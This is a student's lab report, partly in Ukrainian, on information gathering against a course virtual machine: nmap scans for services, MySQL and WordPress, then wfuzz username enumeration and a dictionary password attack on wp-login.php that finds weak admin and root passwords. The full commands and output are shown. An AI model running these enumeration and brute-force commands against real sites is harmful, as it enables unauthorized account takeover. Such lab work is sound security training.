Assignment 1.1

Name: Information Gathering

Developers:

- Anders Carlsson
- Oleksii Baranovskyi

Performer:

- FB-01 Sakhnii Nazar

Table of Contents

Task 1. Services detection 1

Task 2. User enumeration 3

Task 1. Services detection

Purpose: understand how to detect services in web/application servers

After the work the student must

- know: what is scanning;
- be able to: analyze HTTP headers and process of its' generation.

Tasks:

- analyze provided web application on virtual machine 192.168.56.2, check its' parameters, analyze headers, perform scanning

Technical equipping of the workplace:

- nmap
- Browser Developer Tools

Solution:
Open site in browser. Analyze HTTP-parameters for GET/POST requests. Use provided tools for detection of services.

TASK 1
Which server are installed? Prove it with screenshot.

Answer:
Якщо мається на увазі, на якому типі сервера було розгорнуто веб-застосунок, то можна сказати наступне, що використовується nginx 1.14.2 та Apache httpd 2.4.38

```
┌──(nazar㉿snz24)-[~]
└─$ nmap -sT -sV -p 80,8080 -u 192.168.56.2
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-28 22:23 EET
Nmap scan report for 192.168.56.2
Host is up (0.0017s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx 1.14.2
8080/tcp open  http    Apache httpd 2.4.38 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
```

Web Server

TASK 2

What other services are installed? Prove it (screenshot).

Answer:

Маємо всі наступні сервіси → **`ssh:20, http:80, mysql:3306, http:8080`**

```
┌──(nazar㉿snz24)-[~]
└─$ nmap -sT -sV -p 1-10000 -u 192.168.56.2
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-28 22:41 EET
Nmap scan report for 192.168.56.2
Host is up (0.014s latency).
Not shown: 9996 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp   open  http    nginx 1.14.2
3306/tcp open  mysql?
8080/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 185.38 seconds
```

TASK 3

What database is used? Prove it (screenshot).

Answer:

Як було продемонстровано у попередньому завданні, існує також відкритий порт для сервісу “mysql”, який вказує на наявність шуканого сервера. Тобто на цьому порті розгорнуто базу даних, а саме MySQL/MariaDB, що вказано на наступному зображенні:

```
┌──(nazar㉿snz24)-[~]
└─$ nmap -sT -sV --script=mysql-* -p 3306 -u 192.168.56.2 -vv
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-28 23:07 EET
NSE: Loaded 56 scripts for scanning.
NSE: Script Pre-scanning.
```

.....

```
PORT     STATE SERVICE REASON  VERSION
3306/tcp open  mysql?  syn-ack
| mysql-brute:
|   Accounts: No valid accounts found
|   Statistics: Performed 0 guesses in 5 seconds, average tps: 0.0
|_  ERROR: The service seems to have failed or is heavily firewalled...
|_mysql-empty-password: ERROR: Script execution failed (use -d to debug)
| mysql-enum:
|   Accounts: No valid accounts found
|   Statistics: Performed 0 guesses in 5 seconds, average tps: 0.0
|_  ERROR: The service seems to have failed or is heavily firewalled...
| mysql-info:
|_  MySQL Error: Host '192.168.56.1' is not allowed to connect to this MariaDB server
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
```

.....

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 168.23 seconds
```

TASK 4
What CMS is used? Prove it (screenshot).

Answer:
Так як попередньо було визначено, що веб-застосунок розгорнутий на 80 порті, то провівши детальний аналіз, можна помітити, що використовується **WordPress 5.5** ↓

```
┌──(nazar㉿snz24)-[~]
└─$ nmap -sV -sC -p 80 -u 192.168.56.2 -vv
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-28 23:55 EET
NSE: Loaded 153 scripts for scanning.
```

```
PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack nginx 1.14.2
|_http-generator: WordPress 5.5
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.2
|_http-title: Laboratory Site &#8211; Just another WordPress site
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```

Task 2. User enumeration

Purpose: understand how to execute user enumeration

After the work the student must

- know: what is enumeration;
- be able to: execute enumeration process;

Tasks:

- analyze provided web application on virtual machine 192.168.56.2. find the login page, execute enumeration

Technical equipping of the workplace:


- wfuzz
- THC-hydra
- etc

Solution:
Open site in browser. Analyze HTTP-parameters for GET/POST requests. Use provided tools for user enumeration.

TASK 1
For provided application, you need to answer: which users are registered? Prove it (screenshot).

Answer:

Для початку перед застосуванням інструменту “wfuzz” було знайдено назви параметрів, у які передаються значення із форми. Після цього було запущено відповідну wfuzz-команду, яка під час виконання перерахунку користувачів встановить відповідні імена "**admin**" та "**root**", яким у відповідь на неправильно введений пароль приходить повідомлення іншого типу, ніж по замовчуванню.




```
┌──(nazar㉿snz24)-[~]
└─$ wfuzz -c -z file,/usr/share/SecLists/Usernames/Names/names.txt --sc 200 -d "log=FUZZ&pwd=pass" http://192.168.56.2/wp-login.php
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
 when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.56.2/wp-login.php
Total requests: 10177

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000019:   200        100 L    478 W    7723 Ch     "abdul"
000000015:   200        100 L    478 W    7723 Ch     "abby"
000000014:   200        100 L    478 W    7723 Ch     "abbie"
000000020:   200        100 L    478 W    7723 Ch     "abdullah"
000000018:   200        100 L    478 W    7723 Ch     "abdallah"
000000016:   200        100 L    478 W    7723 Ch     "abbye"
000000001:   200        100 L    478 W    7723 Ch     "aaliyah"
000000003:   200        100 L    478 W    7723 Ch     "aarika"
000000007:   200        100 L    478 W    7723 Ch     "abagael"
```

```
┌──(nazar㉿snz24)-[~]
└─$ wfuzz -c -z file,/usr/share/SecLists/Usernames/Names/names.txt --hw 478 -d "log=FUZZ&pwd=pass" http://192.168.56.2/wp-login.php
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
 when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.56.2/wp-login.php
Total requests: 10177

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000086:   200        100 L    485 W    7861 Ch     "admin"
000008208:   200        100 L    485 W    7859 Ch     "root"

Total time: 173.9433
Processed Requests: 10177
Filtered Requests: 10175
Requests/sec.: 58.50756
```


TASK 2


Is password attack possible? Prove it (screenshot).

Answer:

Отже, знайшовши двох дійсних користувачів, які ще й, схоже, мають підвищені привілеї, можна спробувати провести атаку на перебір паролів за словником для них обох. Маємо, що користувачі "**`admin`**" та "**`root`**" мають відповідно паролі “**`12345`**” та “**`password`**”, які знаходяться також за допомогою методу веб-фазингу.

↓ **`admin: 12345`** ↓





↓ root: password ↓

```
┌──(nazar㉿snz24)-[~]
└─$ wfuzz -c -z file,/usr/share/wordlists/rockyou.txt --hw 485 -d "log=root&pwd=FUZZ" http://192.168.56.2/wp-login.php
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
 when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.56.2/wp-login.php
Total requests: 14344392

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000004:   302        0 L      0 W      0 Ch        "password"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:50: UserWarning:Finishing pending requests...

Total time: 0
Processed Requests: 231
Filtered Requests: 230
Requests/sec.: 0
```